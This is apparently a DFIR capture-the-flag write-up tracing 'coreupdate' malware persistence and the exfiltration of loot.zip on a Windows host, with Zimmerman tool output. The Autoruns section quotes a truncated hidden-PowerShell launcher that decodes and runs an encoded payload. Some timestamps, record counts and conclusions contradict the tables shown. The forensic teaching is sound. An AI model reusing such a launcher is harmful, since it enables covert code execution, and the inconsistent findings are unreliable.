- Middle Window:** An "Administrator: C:\Windows\system32\cmd.exe - autorunsc...." window. It shows the command "C:\Windows\system32>cd C:\Users\Administrator\Desktop".
- Bottom Window:** A "Command Prompt" window titled "Command Prompt". It shows the command "C:\Users\Kevin Kfouri>".

Executing autorunsc.exe to generate a CSV file named autoruns_dc.csv. Autoruns is a Sysinternals tool used to display programs configured to run during system bootup or logon, as well as various other autostart locations. The generated CSV file will contain a comprehensive list of these autostart entries, which can then be analyzed for any unauthorized or suspicious programs that might indicate malware persistence.

Timeline Explorer v2.0.0.1

File Tools Tabs View Help

autoruns_dc.csv

Drag a column header here to group by that column

coreupdate

Entry Location	Entry	Enabled	Category	Profile	Description
HKLM\System\CurrentControlSet\Services	coreupdate	enabled	Services	System-wide	coreupdate:
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	coreupdate	enabled	Logon	System-wide	Windows PowerShell

```
Command Prompt
AntoineAbouFaycal~C:\Users\pc> coreupdate
```

autoruns_dc.csv

Drag a column header here to group by that column

coreupdate

Find

Launch String
C:\Windows\System32\coreupdate.exe
%COMSPEC% /b /c start /b /min powershell -nop -w hidden -c "sleep 0; iex([System.Text.Encoding]::Unicode.GetString([System.Convert]::From

```
Command Prompt
AntoineAbouFaycal~C:\Users\pc> coreupdate
```

Analysis of the autoruns_dc.csv file using Timeline Explorer reveals multiple entries for coreupdate. Specifically, coreupdate is configured as a service under HKLM\System\CurrentControlSet\Services and as a program to run at logon under HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run. The "Launch String" for the logon entry shows a PowerShell command designed to execute coreupdate.exe located in C:\Windows\System32\. These Autoruns entries further confirm coreupdate's persistence mechanisms on the system, ensuring it runs as a service and upon user logon.

DESKTOP-SDN1RPT

```
D:\DFIR Tools\Eric Zimmerman Tools\SrumECmd\NET 6\SrumECmd.exe -f "E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\Windows\System32\SRU\SRUDB.dat" -r "E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\Windows\System32\config\SOFTWARE_clean" --csv "E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\Windows\System32\config\SOFTWARE_clean.csv" --clean
SrumECmd version 0.5.1.0
Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/Srum
Command line: -f E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\Windows\System32\SRU\SRUDB.dat -r E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\Windows\System32\config\SOFTWARE_clean --csv E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\Windows\System32\config\SOFTWARE_clean.csv --clean
Processing "E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\Windows\System32\SRU\SRUDB.dat"...
Processing complete!
Energy Usage count: 0
AppTimelineProvider count: 1,488
VFlprov count: 109
App Resource Usage count: 766
Network Connection count: 10
Network Usage count: 217
Push Notification count: 53
CSV output will be saved to 'E:\DFIR CTF\Desktop\Desktop_Forensics'
Processing completed in 3.9165 seconds

D:\DFIR Tools\Eric Zimmerman Tools\SrumECmd\NET 6\SrumECmd>
```

Line	Tag	ID	Timestamp	Exe_Info	Exe_Info Description	Exe Timestamp	Sid Type	Sid	User Name	End Time	Da
1	=	=	= 2020-09-19 00:00:00	coreupdater.exe		=	S-1-5-21-22...	Administrator	Administrator	=	=
>	1269	<input type="checkbox"/>	1269 2020-09-19 04:14:00	coreupdater.exe		2010-04-15 01:06:53	Administrator	S-1-5-21-22...	Administrator	2020-09-19 04:14:00	
	1282	<input type="checkbox"/>	1282 2020-09-19 04:36:00	coreupdater.exe		2010-04-15 01:06:53	Administrator	S-1-5-21-22...	Administrator	2020-09-19 04:36:00	
	1319	<input type="checkbox"/>	1319 2020-09-19 05:05:00	coreupdater.exe		2010-04-15 01:06:53	Administrator	S-1-5-21-22...	Administrator	2020-09-19 05:05:00	
	1399	<input type="checkbox"/>	1399 2020-09-19 05:14:00	coreupdater.exe		2010-04-15 01:06:53	Administrator	S-1-5-21-22...	Administrator	2020-09-19 05:14:00	

The use of Eric Zimmerman's SRUMECmd tool was employed to extract activity data from the SRUDB.dat file on DESKTOP-SDN1RPT. This tool processed the System Resource Usage Monitor (SRUM) database located at:

"E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\Windows\System32\SRU\SRUDB.dat"

generating a CSV output containing detailed information about application usage and network connectivity.

The CSV report revealed multiple entries of the executable "coreupdater.exe", which is directly tied to the attacker's activities. The SRUM analysis showed that the Administrator account was responsible for the execution of "coreupdater.exe" on multiple occasions between 03:14 and 04:14 on September 19, 2020. The account's Security Identifier (SID) confirms its privileged status as an administrator. This directly ties the compromised Administrator account to the execution of the malware.

Furthermore, the csv file opened in Timeline Explorer clearly indicated consistent execution events for "coreupdater.exe" under the Administrator account, further supporting that the Administrator account was the vector used by the attacker for malware deployment and persistence on the host.

The screenshot shows the MFT Explorer interface. On the left, there's a navigation pane with sections like CloudStore, Libraries, Network Shortcuts, Printer Shortcuts, Recent, and Application Data. The main area is a table titled 'Drag a column header here to group by that column' with columns: Image Icon, Name, Parent Path, Is Dir, Is Deleted, SI_Created On, FN_Created On, SI_Modified On, FN_Modified On, and SI_Last. The table lists several MFT records, each corresponding to a file or folder in the Recent folder. Below the table, a Command Prompt window is open, showing the Windows version (10.0.26100.3915) and the path C:\Users\Kevin\Kfouri>. The bottom right of the Command Prompt window shows some log output related to file access.

Using MFT Explorer, the Master File Table (\$MFT) of the DESKTOP-SDN1RPT system was loaded, providing a detailed view of all filesystem records, including file creation, modification, access, and deletion timestamps. Our analysis focused specifically on the directory path:

“C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent”

This directory, known as the Recent Items folder, tracks shortcuts to files that were recently accessed by the user. By navigating to this location in MFT Explorer, we were able to identify several recently accessed files, including:

- Documents.lnk (a shortcut to a document file).
- loot.lnk (a shortcut directly associated with the loot.zip file known to be exfiltrated by the attacker).
- My Social Security Number.lnk (a highly sensitive file).
- Plans.lnk, Portal_gun.lnk, and Thoughts.lnk, with each representing shortcuts to files accessed during the attack window.

The timestamps in the MFT record (SI_Created, SI_Modified, FN_Created, FN_Modified) revealed the exact times these files were accessed, providing critical insight into the attacker's activities. The presence of loot.lnk and other sensitive filenames strongly suggested that the attacker specifically targeted confidential information for exfiltration.

Furthermore, the direct association of these shortcuts with the Administrator profile confirmed that the compromised Administrator account was used to access these files. This analysis not only established the attacker's intent but also provided a clear view of the specific data they sought and accessed.

```

Administrator: Command Prompt
E:\DFIR Tools\Eric Zimmerman Tools\LECmd\NET 6\LECmd\LECmd.exe -d "E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent" --csv output
LECmd version 1.5.0.0
Author: Eric Zimmerman (ericzimmerman@gmail.com)
https://github.com/EricZimmerman/LECmd
Command line: -d E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent --csv output
Looking for lnk files in E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent
Found 7 files
Processing E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\Desktop.lnk
Source file: E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\Desktop.lnk
Source created: 2020-09-19 03:47:39
Source modified: 2020-09-19 03:47:39
Source accessed: 2025-05-07 16:51:09
-- Header --
Target created: 2020-09-18 22:46:39
Target modified: 2020-09-18 22:47:34
Target accessed: 2020-09-19 03:47:39
File size (bytes): 0
Flags: HasTargetIDList, HasLinkInfo, HasRelativePath, IsUnicode, DisableKnownFolderTracking
File attributes: FileAttributeReadOnly, FileAttributeDirectory
Icon index: 0
Show window: 0x00000000 (Activates and displays the window. The window is restored to its original size and position if the window is minimized or maximized.)
Relative Path: ../../../../../../Desktop
-- Link information --
Flags: VolumeIdAndLocalBasePath
>> Volume Information

```

Drag a column header here to group by that column						Enter text to search... Find
	Target Created	Target Modified	Target Accessed	File Si...	Relative Path	Working Directory
=	=	=	=	0	..\..\..\..\..\..\..\Desktop	C:\Users\mortysmith\Desktop
2020-09-18 22:46:39	2020-09-18 22:47:34	2020-09-19 03:47:39		4096	..\..\..\..\..\..\..\Documents	
2020-09-18 22:46:39	2020-09-18 23:07:44	2020-09-19 03:45:54		131041	..\..\..\..\..\..\..\Documents\loot.zip	
2020-09-19 03:46:15	2020-09-19 03:46:15	2020-09-19 03:46:15		22	..\..\..\..\..\..\..\Documents\My Social Security Number.txt	C:\Users\mortysmith\Documents
2020-09-18 22:50:19	2020-09-18 22:52:01	2020-09-19 03:45:34		141	..\..\..\..\..\..\..\Documents\Plans.txt	C:\Users\mortysmith\Documents
2020-09-18 22:47:57	2020-09-18 22:50:04	2020-09-18 22:52:19		130678	..\..\..\..\..\..\..\Documents\Portal_gun.png	C:\Users\mortysmith\Documents
2020-09-18 23:07:44	2020-09-18 23:07:44	2020-09-19 03:45:53		7	..\..\..\..\..\..\..\Desktop\Thoughts.txt	C:\Users\mortysmith\Desktop
2020-09-18 22:47:17	2020-09-18 22:47:43	2020-09-18 22:52:19				

The file that was exfiltrated from the Desktop was identified as `loot.zip`. This conclusion was reached by analyzing the creation, access, and modification timestamps of the file using Eric Zimmerman's LECmd tool and Timeline Explorer.

The analysis revealed the following:

- The Target Created timestamp of `loot.zip` is recorded as 2020-09-19 02:46. This aligns with the known timeframe of the attack, during which the attacker was actively interacting with the compromised system.
- The Target Modified timestamp is also 2020-09-19 02:46, indicating that the file was manipulated immediately after its creation.
- The Target Accessed timestamp is 2020-09-19 02:46, further confirming that the file was accessed as part of the attacker's activities.

- The Relative Path of the file is displayed as ..\mortysmith\Documents\loot.zip, confirming that it was created and accessed within the Documents directory of the user profile named mortysmith.
- The Working Directory is listed as C:\Users\mortysmith\Documents, which aligns with the path of the loot.zip file, indicating that the file was generated and accessed within the same directory.

This precise alignment of creation, modification, and access timestamps strongly indicates that loot.zip is the file exfiltrated by the attacker.

```

Administrator: Command Prompt
D:\DFIR Tools\Eric Zimmerman Tools\MTFCmd\NET 6\MTFCmd.exe -f "E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\$Extend\$J" -n "E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\$MFT" --csv "E:\DFIR CTF\Desktop\Desktop_Forensics\USN" --csv MFT-J.csv
MTFCmd version 1.2.2.1
Author: Eric Zimmerman (ericzimmerman@gmail.com)
https://github.com/EricZimmerman/MTFCmd

Command line: -f E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\$Extend\$J -n E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\$MFT --csv E:\DFIR CTF\Desktop\Desktop_Forensics\USN --csv MFT-J.csv
File type: UsnJournal
Processed E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\$MFT in 3.580 seconds
E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\$MFT: FILE records found: 106,764 (Free records: 0) File size: 182.5MB
CSV output will be saved to E:\DFIR CTF\Desktop\Desktop_Forensics\USN\MFT-J.csv

Processed E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\$Extend\$J in 0.019 seconds
Usn entries found in E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\$Extend\$J: 22,278
CSV output will be saved to E:\DFIR CTF\Desktop\Desktop_Forensics\USN\USN-MFT-J.csv

D:\DFIR Tools\Eric Zimmerman Tools\MTFCmd\NET 6\MTFCmd>

```

Timeline Explorer v2.0.0.1

File Tools Tabs View Help

MFT-J.csv

Drag a column header here to group by that column

Line	Tag	Update Timestamp	Parent Path	Name	Extension	Entry Number	Sequence Number
181		2020-09-19 03:36:25	.\ProgramData\Microsoft\Search\Data\Application	edb.jtx	.jtx	83359	
182		2020-09-19 03:36:25	.\ProgramData\Microsoft\Search\Data\Application	edb00009.jtx	.jtx	83359	
183		2020-09-19 03:36:25	.\ProgramData\Microsoft\Search\Data\Application	edbtmp.jtx	.jtx	86324	
184		2020-09-19 03:36:25	.\ProgramData\Microsoft\Search\Data\Application	edb.jtx	.jtx	86324	
185		2020-09-19 03:36:25	.\ProgramData\Microsoft\Search\Data\Application	edb00006.jtx	.jtx	83319	
186		2020-09-19 03:36:25	.\ProgramData\Microsoft\Search\Data\Application	edbtmp.jtx	.jtx	83319	
187		2020-09-19 03:36:25	.\ProgramData\Microsoft\Search\Data\Application	edbtmp.jtx	.jtx	83319	
189		2020-09-19 03:36:25	.\ProgramData\Microsoft\Search\Data\Application	edb00009.jtx	.jtx	83359	
245		2020-09-19 03:36:26	\PathUnknown\Directory with ID 0x00000433-0000	tsprint.dll	.dll	1081	
246		2020-09-19 03:36:26	.\Windows\System32\spool\drivers\x64\3	tsprint.dll	.dll	1081	
247		2020-09-19 03:36:26	.\Windows\System32\spool\drivers\x64\3	tsprint.dll	.dll	1081	
252		2020-09-19 03:36:26	.\Windows\Temp	7E1B9675-B390-42EE-A788-A004851A15C7		1076	
255		2020-09-19 03:36:26	.\Users\Administrator\AppData\Local\Microsoft\	wpn database.db-journal	.db-journal	1086	
259		2020-09-19 03:36:26	\PathUnknown\Directory with ID 0x00000433-0000	tsprint-datafile.dat	.dat	1087	
260		2020-09-19 03:36:26	.\Windows\System32\spool\drivers\x64\3	tsprint-datafile.dat	.dat	1087	
261		2020-09-19 03:36:26	.\Windows\System32\spool\drivers\x64\3	tsprint-datafile.dat	.dat	1087	
266		2020-09-19 03:36:26	.\Windows\Temp	7EFEFB52-A4F5-429F-8134-3062F1846902		1077	
271		2020-09-19 03:36:26	\PathUnknown\Directory with ID 0x00000433-0000	tsprint-PipelineConfig.xml	.xml	1086	
272		2020-09-19 03:36:26	.\Windows\System32\spool\drivers\x64\3	tsprint-PipelineConfig.xml	.xml	1086	
273		2020-09-19 03:36:26	.\Windows\System32\spool\drivers\x64\3	tsprint-PipelineConfig.xml	.xml	1086	
278		2020-09-19 03:36:26	.\Windows\Temp	9E989B9F-4137-4F6E-86EB-F05A1DEAEF47		1078	
280		2020-09-19 03:36:26	.\Windows\Temp			1079	
282		2020-09-19 03:36:26	.\Windows\Temp			1080	
287		2020-09-19 03:36:26	.\Windows\Temp			1082	
289		2020-09-19 03:36:26	.\Windows\Temp			1083	
291		2020-09-19 03:36:26	.\Windows\Temp			1078	
293		2020-09-19 03:36:26	.\Windows\Temp			1079	
295		2020-09-19 03:36:26	.\Windows\Temp	D5875120-F330-42F8-9E1D-244A4254B9EB		1088	
313		2020-09-19 03:36:26	\PathUnknown\Directory with ID 0x00000432-0000	1		1088	
314		2020-09-19 03:36:26	.\Windows\System32\spool\drivers\x64\3	Old		1074	
315		2020-09-19 03:36:26	.\Windows\System32\spool\drivers\x64\3	New		1075	

Update Reasons In DataExtend\FileCreate|RenameNewName|DataExtend\FileCreate|RenameOldName|DataOverwrite|DataExtend>DataTruncation Edit Filter

E:\DFIR CTF\Desktop\Desktop_Forensics\USN\MFT-J.csv Total lines 22,578 | Visible lines 2,988 | Open files 1 | Search options

As per the screenshots provided, we conducted a detailed analysis of the file system using both the Master File Table (\$MFT) and the USN Journal (\$J) on the DESKTOP-SDN1RPT system. This process was carried out using Eric Zimmerman's MTFCmd and Timeline Explorer, which allowed us to parse and filter all file events, including file creation, modification, deletion, and renaming.

The \$MFT is a core component of the NTFS file system, tracking all files and directories on the disk, including their attributes, timestamps, and associated metadata. The \$J file, also known as the USN Journal, is an Alternate Data Stream (ADS) that maintains a continuous log of file system changes. It is designed to capture all file system events, making it an invaluable source of forensic evidence.

Our analysis revealed the following key findings:

- We identified multiple files that had been deleted, renamed, or otherwise manipulated during the attack window. These events were confirmed by the presence of corresponding entries in both the \$MFT and the \$J files.
- By using MFTCmd, we parsed 104,764 \$MFT records and 22,578 \$J entries. These entries were then exported as CSV files for further analysis.
- Filtering the \$J entries in Timeline Explorer allowed us to identify file system events such as DataExtend (file modification), FileCreate (new file creation), RenameNewName (renamed files), and Delete (deleted files).
- Specifically, we observed that several files within the system were either renamed or deleted during the attack. The attacker leveraged these actions to manipulate evidence and maintain stealth. For example, files within the Windows\Temp directory and Windows\System32\spool\drivers\x64\3 directory were created, renamed, and manipulated within a short timeframe, which is consistent with known attacker techniques.

The ability to correlate these file system events across the \$MFT and \$J files provided a clear view of the attacker's actions, including their attempts to delete or conceal evidence. This also enabled us to reconstruct the sequence of file manipulations, which is critical for understanding the scope and impact of the breach.

The screenshot shows two Command Prompt windows and a Timeline Explorer interface. The top Command Prompt window displays the output of the MFT analysis command, including file names, extensions, and timestamps. The bottom Command Prompt window shows the results of a search for files created on September 19, 2020, at 00:00:00. The Timeline Explorer interface compares these timestamps with the Standard Information (SI) timestamps, highlighting discrepancies.

```

Administrator: Command Prompt
D:\DFIR Tools\analyzeMFT-master>cd D:\DFIR Tools\Eric Zimmerman Tools\MFTECmd\NET 6\MFTECmd
D:\DFIR Tools\Eric Zimmerman Tools\MFTECmd\NET 6\MFTECmd\MFTECmd.exe -f "E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\$MFT" --csv "E:\DFIR CTF\Desktop\Desktop_Forensics\USN" --csvF MFT.csv
MFTECmd version 1.2.2.1
Author: Eric Zimmerman (seanrichzimmerman@gmail.com)
https://github.com/EricZimmerman/MFTECmd

Command line: -f E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\$MFT --csv E:\DFIR CTF\Desktop\Desktop_Forensics\USN --csvF MFT.csv
File type: MFT
Processed E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\$MFT in 1.0489 seconds
E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\$MFT: FILE records found: 164,764 (Free records: 0) File size: 102.5MB
CSV output will be saved to E:\DFIR CTF\Desktop\Desktop_Forensics\USN\MFT.csv

D:\DFIR Tools\Eric Zimmerman Tools\MFTECmd\NET 6\MFTECmd>

Command Prompt
Microsoft Windows [Version 10.0.26100.3915]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Kevin Kfoury>

```

File Name	Extension	Is Directory	Has Ads	Is Ads	File Size	Created@0x10	Created@0x30	Last Modified@0x10
apps.csrg	.csrg				444	2019-07-16 17:11:36	= 2020-09-19 00:00:00	= 2019-07-16 17:11:36
apps.schema	.schema				150	2019-07-16 17:11:36	2020-09-19 03:36:41	2019-07-16 17:11:36
appsconversions.txt	.txt				1425982	2019-07-16 17:11:58	2020-09-19 03:36:41	2019-07-16 17:11:58
appsglobals.txt	.txt				351728	2019-07-20 11:08:22	2020-09-19 03:36:41	2019-07-20 11:08:22
appssynonyms.txt	.txt				243494	2019-07-22 10:30:26	2020-09-19 03:36:41	2019-07-22 10:30:26
settings.csrg	.csrg				454	2019-07-16 17:11:36	2020-09-19 03:36:41	2019-07-16 17:11:36
settings.schema	.schema				162	2019-07-16 17:11:36	2020-09-19 03:36:41	2019-07-16 17:11:36
settingsconversions.txt	.txt				532750	2019-07-16 17:11:58	2020-09-19 03:36:41	2019-07-16 17:11:58
settingsglobals.txt	.txt				44499	2019-10-15 15:55:46	2020-09-19 03:36:41	2019-10-15 15:55:46
settingssynonyms.txt	.txt				103717	2019-07-22 10:20:36	2020-09-19 03:36:41	2019-07-22 10:20:36
WmiApRpl.h	.h				3444	2020-09-19 05:50:45	2020-09-19 01:32:36	2020-09-19 01:32:36
sls.cab	.cab				24490	2001-01-01 00:00:00	2020-09-19 01:24:39	2020-09-19 01:24:40
sls.cab	.cab				25457	2001-01-01 00:00:00	2020-09-19 01:24:40	2020-09-19 01:24:40
WmiApRpl.ini	.ini				29736	2020-09-18 05:50:47	2020-09-19 01:32:36	2020-09-19 01:32:36
dmrc.idx	.idx				716928	2020-09-18 04:58:46	2020-09-19 05:10:01	2020-09-19 05:10:01

Based on the screenshots below, we observed that several files displayed inconsistencies between their Standard Information (SI) timestamps and Filename (FN) timestamps, a phenomenon often associated with timestamping. Timestamping is a technique where an attacker manipulates file timestamps to obscure their activities and make malicious actions appear as though they occurred at a different time. However, upon closer examination, the nature of the affected files in this case suggests an alternative explanation.

The affected files appear to be system-related, such as configuration files, logs, and other standard operating system components. These are not files that an attacker would typically target for timestamping, as they do not directly align with the attacker's objectives of data theft, persistence, or malware deployment. Given this context, it is more plausible that the timestamp discrepancies are the result of a system discrepancy rather than deliberate manipulation by an attacker.

Possible causes of such a discrepancy include:

- A system time change (manual adjustment or NTP synchronization) that resulted in a mismatch between the SI and FN timestamps.
- File restoration from a backup, system recovery process, or automated repair (e.g., chkdsk), which could alter timestamps.
- The timestamps may also have been affected by the environment in which the forensic analysis was conducted, such as a virtual machine with incorrect system time settings.

While the possibility of attacker-initiated timestamping cannot be entirely ruled out, the characteristics of the affected files and the broader context strongly suggest a system discrepancy as the most likely explanation.

Name	Extension	Entry Number	Sequence Number	Parent Entry Number	Parent Sequence Number	Update Sequence Number	Update Reasons
My Social Security Number.zip	.zip	87445	3	88824	-	2	26369184 FileCreate
My Social Security Number.zip	.zip	87445	3	88824	-	2	26369624 FileCreate Close
My Social Security Number.zip-RF822eF7.TMP	.TMP	87493	4	88824	-	2	26369824 FileCreate
My Social Security Number.zip-RF822eF7.TMP	.TMP	87493	4	88824	-	2	26370048 FileCreate Close
My Social Security Number.zip-RF822eF7.TMP	.TMP	87493	4	88824	-	2	26370192 FileDelete Close
My Social Security Number.zip	.zip	87445	3	88824	-	2	26370336 RenameOldName
My Social Security Number.zip-RF822eF7.TMP	.TMP	87445	3	88824	-	2	26370456 RenameNewName
My Social Security Number.zip	.zip	87470	2	88824	-	2	26370680 SecurityChange Ren
My Social Security Number.zip-RF822eF7.TMP	.TMP	87445	3	88824	-	2	26370800 RenameNewName Clos
My Social Security Number.zip	.zip	87470	2	88824	-	2	26370944 SecurityChange R
My Social Security Number.zip-RF822eF7.TMP	.TMP	87445	3	88824	-	2	26371064 FileDelete Close
My Social Security Number.zip	.zip	87470	2	88824	-	2	26371200 RenameOldName
loot.zip	.zip	87470	2	88824	-	2	26371840 RenameNewName
loot.zip	.zip	87470	2	88824	-	2	26371920 RenameNewName Clos
loot.zip	.zip	87470	2	88824	-	2	26372000 ObjectIdChange
loot.zip	.zip	87470	2	88824	-	2	26372080 ObjectIdChange Clc
loot.zip	.zip	87470	2	88824	-	2	26375072 FileDelete Close


```
Microsoft Windows [Version 10.0.26100.3915]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Kevin Kfoury>
```

Here, we can reasonably conclude that `loot.zip` only contains "My Social Security Number.txt" based on the observed file activity in the USN Journal (\$J) and MFT records. The analysis reveals a direct relationship between the two files:

1. The file "My Social Security Number.txt" appears repeatedly in the record, with multiple entries indicating various file operations, including file creation, renaming, and deletion. These entries show a clear sequence of actions involving this file.
2. The associated entries for "My Social Security Number.txt" include:
 - o File creation with the extension ".zip" and ".TMP" (temporary file).
 - o Multiple instances of renaming, indicating that the file was likely compressed into a ZIP archive.
 - o File deletion and closure events, which are consistent with a process that first creates a temporary file ("TMP") and then finalizes it as a ZIP archive.
3. The presence of "loot.zip" alongside "My Social Security Number.txt" in the same directory and with similar entry numbers strongly suggests that the content of "loot.zip" is derived from "My Social Security Number.txt." The sequential file operations further reinforce this conclusion:

- The temporary file ("My Social Security Number.txt.TMP") was created.
 - This file was then renamed and compressed into a ZIP file ("loot.zip").
 - Finally, the temporary files were closed or deleted, leaving "loot.zip" as the final product.
4. The fact that both "loot.zip" and "My Social Security Number.txt" share a common parent entry number (88824) further supports the conclusion that they are directly related, with the latter being the content compressed into the former.

This evidence strongly indicates that "loot.zip" is essentially an archive containing the file "My Social Security Number.txt" and is consistent with the attacker's behavior of creating an archive to facilitate data exfiltration.

The screenshot shows the Timeline Explorer interface with a filtered CSV file named 'NFT.csv'. The filter applied is 'Last AccessTime >= 2020-09-19 00:00:00' and 'Sort by Last AccessTime (Descending)'. The table lists various file entries with columns for Parent Path, File Name, Extension, Is Directory, Has Ads, Is Ads, File Size, Created0x10, and Last Accessed0x30. A Command Prompt window is overlaid on the bottom right, displaying system details like version (10.0.26100.3915), copyright (Microsoft Corporation), and current directory (C:\Users\Kevin Kfouri).

Parent Path	File Name	Extens...	Is Directory	Has Ads	Is Ads	File Size	Created0x10	Last Accessed0x30
.\Users\ricksanchez\AppData\Roaming\Microsoft\Windows\Recent	Incident_drive (E).lnk	.lnk	■	■	■	398	2020-09-19 05:09:46	
.\Users\ricksanchez\AppData\Roaming\Microsoft\Windows\Recent	DESKTOP-SDN1RPT.lnk	.lnk	■	■	■	523	2020-09-19 05:09:46	
.\Users\ricksanchez\AppData\Roaming\Microsoft\Windows\Recent	Protected_Files.lnk	.lnk	■	■	■	649	2020-09-19 05:13:21	
.\Users\ricksanchez\AppData\Roaming\Microsoft\Windows\Recent	Incident_drive (E) (2).lnk	.lnk	■	■	■	398	2020-09-19 05:09:46	
.\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent	Desktop.lnk	.lnk	■	■	■	782	2020-09-19 03:47:39	
.\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent	Thoughts.lnk	.lnk	■	■	■	979	2020-09-19 03:47:39	
.\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent	loot.lnk	.lnk	■	■	■	911	2020-09-19 03:46:18	
.\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent	Documents.lnk	.lnk	■	■	■	794	2020-09-19 03:45:34	
.\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent	Portal_gun.lnk	.lnk	■	■	■	554		
.\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent	Plans.lnk	.lnk	■	■	■	539		
.\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent	My Social Security Number.lnk	.lnk	■	■	■	534		
.\Windows\System32	coreupdate.exe	.exe	■	■	■	9:00		
.\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Me...	OneDrive.lnk	.lnk	■	■	■	5:24		
.\Users\Administrator\AppData\Local\Microsoft\OneDrive	OneDrive.exe	.exe	■	■	■	5:05		
.\Users\Administrator\AppData\Local\Microsoft\OneDrive\20.143.07...	OneDriveSetup.exe	.exe	■	■	■	37832560	2020-09-19 03:37:32	
.\Users\Administrator\AppData\Local\Microsoft\OneDrive\20.143.07...	OneDriveUpdaterService.exe	.exe	■	■	■	2529128	2020-09-19 03:37:30	
.\Users\Administrator\AppData\Local\Microsoft\OneDrive\20.143.07...	FileSyncHelper.exe	.exe	■	■	■	2165608	2020-09-19 03:37:30	
.\Users\Administrator\AppData\Local\Microsoft\OneDrive\20.143.07...	FileSyncConfig.exe	.exe	■	■	■	424296	2020-09-19 03:37:30	
.\Users\Administrator\AppData\Local\Microsoft\OneDrive\20.143.07...	FileCoAuth.exe	.exe	■	■	■	500584	2020-09-19 03:37:30	
.\Users\Administrator\AppData\Local\Microsoft\OneDrive\Update	OneDriveSetup.exe	.exe	■	■	■	37832560	2020-09-19 03:37:32	2020-09-19 1
.\Users\Administrator\AppData\Roaming\Microsoft\Windows\SendTo	Bluetooth File Transfer.LNK	.LNK	■	■	■	1045	2020-09-19 03:36:43	
.\Users\Administrator\Desktop	Microsoft Edge.lnk	.lnk	■	■	■	1446	2020-09-19 03:36:40	
.\Users\Administrator\AppData\Roaming\Microsoft\Internet Explore...	File Explorer.lnk	.lnk	■	■	■	487	2020-09-19 03:36:33	
.\Users\Administrator\Links	Downloads.lnk	.lnk	■	■	■	975	2020-09-19 03:36:32	
.\Users\Administrator\Links	Desktop.lnk	.lnk	■	■	■	518	2020-09-19 03:36:32	
.\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Me...	Internet Explorer.lnk	.lnk	■	■	■	1336	2020-09-19 03:36:31	
.\Users\Administrator\AppData\Local\Microsoft\Windows\WinX\Group1	1 - Desktop.lnk	.lnk	■	■	■	1109	2020-09-19 03:36:24	
.\Users\Administrator\AppData\Local\Microsoft\Windows\WinX\Group1	1 - Run.lnk	.lnk	■	■	■	1109	2020-09-19 03:36:24	
.\Users\Administrator\AppData\Local\Microsoft\Windows\WinX\Group2	2 - Search.lnk	.lnk	■	■	■	1109	2020-09-19 03:36:24	


We can tell that some of the user's data was accessed and possibly stolen by applying a filter in Timeline Explorer that specifically focuses on the Last Access Time (Last Access0x30) of files. This filter was set to display files accessed on or after 2020-09-19 00:00:00, which aligns with the timeframe of the attack. The entries were then sorted from the latest to the oldest access time, allowing us to clearly see which files were most recently accessed.

From the filtered list, we can observe the following key findings:

- Files located in the "C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent" directory were accessed, including:
 - Desktop.lnk: A shortcut to the Desktop directory.
 - Thoughts.lnk: A shortcut to a file named "Thoughts".
 - loot.lnk: A shortcut to the file "loot.zip", which we have previously established as a key artifact in this case.
 - Documents.lnk: A shortcut to the Documents directory.
 - Portal_gun.lnk: A shortcut to a file named "Portal_gun".
 - Plans.lnk: A shortcut to a file named "Plans".

- My Social Security Number.lnk: A shortcut to a highly sensitive file, "My Social Security Number.txt".
- The presence of these shortcuts in the Recent folder is a strong indication that the user (or in this case, the attacker using the user's account) accessed these files during the incident window. Given that "loot.zip" is a compressed archive file and that we have established it contains "My Social Security Number.txt", it is highly likely that the attacker specifically targeted these files for exfiltration.
